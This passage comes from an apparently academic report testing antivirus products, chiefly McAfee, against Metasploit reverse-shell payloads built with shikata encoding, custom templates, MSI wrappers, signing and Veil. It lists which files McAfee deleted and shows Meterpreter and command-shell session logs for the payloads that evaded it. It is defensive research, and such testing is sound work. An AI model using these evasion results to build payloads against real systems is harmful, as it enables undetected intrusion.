
shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe Win32:SwPatch [Wrm]

reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
						X	X									X	X							X	X

Figure 25. avast! results

4.1.5 McAfee Internet Security

McAfee was also installed in default settings and disconnected from the internet after installation. Then the samba folder was mounted to copy all necessary things and also the initial executable copy was initiated.



Your computer is secure (no action required)

Real-Time Scanning: On

Firewall: On

Updates: Current


Subscription: Active

Files checked during your last scan: 80,711

Figure 26. McAfee main screen

At first McAfee allowed to copy all the executables but immediately after that it started to delete the malicious ones with the following information.

After 5 minutes McAfee deleted 12 files that were considered as trojans.



Trojan Removed

McAfee detected and automatically removed a Trojan from your PC. No further action is required.

Figure 27. McAfee cleans up the files after copying

"C:\AV\Output\shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe"	"Swrort.i"
"C:\AV\Output\reverse_tcp_default_5shikata_10.0.224.107_56768.exe"	"Swrort.i"
"C:\AV\Output\reverse_tcp_default_5shikata_10.0.224.107_80.exe"	"Swrort.i"
"C:\AV\Output\shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe"	"Swrort.d"
"C:\AV\Output\reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe"	"Swrort.f"
"C:\AV\Output\signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe"	"Swrort.d"
"C:\AV\Output\reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe"	"Swrort.d"
"C:\AV\Output\signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe"	"Swrort.d"
"C:\AV\Output\signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe"	"Swrort.d"
"C:\AV\Output\signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe"	"Swrort.d"
"C:\AV\Output\shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe"	"Swrort.d"
"C:\AV\Output\shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe"	"Swrort.i"

And 14 files remained in the c:\AV\Output folder

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe

reverse_tcp_default_5shikata_10.0.224.107_56768.msi

reverse_tcp_default_5shikata_10.0.224.107_80.msi

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe

shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi

shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi

shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe

shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

veil_reverse_tcp_10.0.224.107_56768.exe

veil_reverse_tcp_10.0.224.107_80.exe


From the remaining files the test started with reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe . Since the default template functionality is crippled the main thread will exit before the payload gets the connection to the management machine. As expected the program executes and ends without raising any alert from the McAfee products.

The same happens with reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe and both shell_reverse_tcp payloads (shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe and shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe)

Next executable in test will be the reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

And it produced a shell back

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.164
[*] Meterpreter session 12 opened (10.0.224.107:80 -> 10.0.224.164:49231) at
2014-05-06 12:14:16 +0000
meterpreter > getpid
Current pid: 1444
```



TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	PID	Proto...	Local Address	Loc...	Remote Addr...	R...	State	Sent Packets	Sent Bytes	Rcvd Packet
lsass.exe	608	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING			
lsass.exe	608	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING			
McSvHost.exe	1520	TCP	0.0.0.0	6646	0.0.0.0	0	LISTENING			
McSvHost.exe	1520	UDP	0.0.0.0	6646	*	*				
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	1444	TCP	10.0.224.164	49231	10.0.224.107	80	ESTABLISHED	17	7,050	
services.exe	592	TCP	0.0.0.0	49155	0.0.0.0	0	LISTENING			

Endpoints: 40 | Established: 2 | Listening: 18 | Time Wait: 0 | Close Wait: 0


Figure 28. McAfee meterpreter tcpviewKEEP session

And it also worked on port 56768

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.164
[*] Meterpreter session 13 opened (10.0.224.107:56768 -> 10.0.224.164:49232) at
2014-05-06 12:29:25 +0000
```

Also the shell_reverse_tcp with custom template with keeping the functionality worked.

```
[*] Command shell session 14 opened (10.0.224.107:80 -> 10.0.224.164:49233) at
2014-05-06 12:33:35 +0000
```



Process	PID	Proto...	Local Address	Loc...	Remote Addr...	R...	State	Sent Packets	Sent Bytes	Rcvd Packets
lsass.exe	608	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING			
lsass.exe	608	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING			
McSvHost.exe	1520	TCP	0.0.0.0	6646	0.0.0.0	0	LISTENING			
McSvHost.exe	1520	UDP	0.0.0.0	6646	*	*				
services.exe	592	TCP	0.0.0.0	49155	0.0.0.0	0	LISTENING			
services.exe	592	TCPV6	[0:0:0:0:0:0:0:0]	49155	[0:0:0:0:0:0:0:0]	0	LISTENING			
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	2760	TCP	10.0.224.164	49233	10.0.224.107	80	ESTABLISHED	6	118	

Endpoints: 40 Established: 2 Listening: 18 Time Wait: 0 Close Wait: 0

Figure 29. McAfee shell reverse tcpviewKEEP session


The shell was also produced with shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe executable.

```
[*] Command shell session 15 opened (10.0.224.107:56768 -> 10.0.224.164:49234)
at 2014-05-06 12:54:29 +0000
```

As next step the MSI executables are being tested and the first one will be shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi which also provides a shell:

```
[*] Command shell session 17 opened (10.0.224.107:80 -> 10.0.224.164:49236) at
2014-05-06 12:57:01 +0000
```

But also the tmp is detected after a while:




McAfee detected and automatically quarantined an infected file on your PC. No further action is required.

About This Trojan
Detected: Swrort.i (Trojan)
Quarantined From: C:\windows\installer\msi942d.tmp

Figure 30. McAfee detects the dropped temorary file

But the process is still working and the shell_reverse_tcp connection is not being terminated.




Process	PID	Proto...	Local Address	Loc...	Remote Addr...	R...	State	Sent Packets	Sent Bytes	Rcvd Packets
<non-existent>	2416	TCP	10.0.224.164	49236	10.0.224.107	80	ESTABLISHED	1,048	11,858	
lsass.exe	608	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING			
lsass.exe	608	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING			

Endpoints: 40 Established: 2 Listening: 18 Time Wait: 0 Close Wait: 0

Figure 31. McAfee temporary file is deleted but session is still established

The same happens with higher port 56768 where we can track also how the process name will be lost.

```
[*] Command shell session 19 opened (10.0.224.107:56768 -> 10.0.224.164:49238)
at 2014-05-06 13:15:15 +0000
```




Process	PID	Proto...	Local Address	Loc...	Remote Addr...	Re...	State	Sent Packets	Sent Bytes	Rcvd Pack
lsass.exe	608	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING			
lsass.exe	608	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING			
McSvHost.exe	1520	TCP	0.0.0.0	6646	0.0.0.0	0	LISTENING			
McSvHost.exe	1520	UDP	0.0.0.0	6646	*	*				
MSI41FC.tmp	2572	TCP	10.0.224.164	49238	10.0.224.107	56768	ESTABLISHED	6	125	

Endpoints: 40 Established: 2 Listening: 18 Time Wait: 0 Close Wait: 0

Figure 32. McAfee temporary file has a session established

In here the temporary file name still exists and the PID is 2572

And after McAfee intervened.


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	PID	Proto...	Local Address	Loc...	Remote Addr...	Re...	State	Sent Packets	Sent Bytes	Rcvd Pack
<non-existent>	2572	TCP	10.0.224.164	49238	10.0.224.107	56768	ESTABLISHED			
lsass.exe	608	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING			
lsass.exe	608	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING			
McSvHost.exe	1520	TCP	0.0.0.0	6646	0.0.0.0	0	LISTENING			
McSvHost.exe	1520	UDP	0.0.0.0	6646	*	*				

Endpoints: 40 | Established: 2 | Listening: 18 | Time Wait: 0 | Close Wait: 0


Figure 33. McAfee removes the temporary file but session is still established

The process name is <non-existent> but the PID is still 2572 and the shell is up and running.

With reverse_tcp_default_5shikata_10.0.224.107_80.msi it is not that good.

Although a reverse shell is opened the shell will be closed after McAfee finds the malicious .tmp file

```
[*] Meterpreter session 20 opened (10.0.224.107:80 -> 10.0.224.164:49242) at
2014-05-06 13:36:17 +0000
[*] 10.0.224.164 - Meterpreter session 20 closed.  Reason: Died
```


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	PID	Proto...	Local Address	Loc...	Remote Addr...	Re...	State	Sent Packets	Sent Bytes	Rcvd Pack
lsass.exe	608	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING			
lsass.exe	608	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING			
McSvHost.exe	1520	TCP	0.0.0.0	6646	0.0.0.0	0	LISTENING			
McSvHost.exe	1520	UDP	0.0.0.0	6646	*	*				
MSI7254.tmp	4692	TCP	10.0.224.164	49242	10.0.224.107	80	ESTABLISHED	15	6,822	

Endpoints: 40 | Established: 2 | Listening: 18 | Time Wait: 0 | Close Wait: 0

Figure 34. McAfee allows the temporary file to create a session

View from the TCPView of the connection before it got closed.

The same happened also with the higher port 56768 version of the MSI installer.

The last executables to test are the veil versions of reverse_tcp payload.

And as until now in every other anti-virus- the veil payloads work to port 80 and also to the port 56768.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.164
[*] Meterpreter session 21 opened (10.0.224.107:80 -> 10.0.224.164:49243) at
2014-05-06 13:46:45 +0000
```

[*] Encoded stage with x86/call4_dword_xor

```
[*] Sending encoded stage (769563 bytes) to 10.0.224.164
[*] Meterpreter session 22 opened (10.0.224.107:56768 -> 10.0.224.164:49244) at 2014-05-06 13:49:26
+0000
```

reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
		?	?			X	X					?	?			X	X	X	X					X	X

Figure 35. McAfee results

4.1.6 Symantec Norton Internet Security

Norton internet security as all the other products comes in trial version and with default settings with only folders c:\AV\Unscanned and z:\ (mapped to \\10.0.224.170\AVShare)

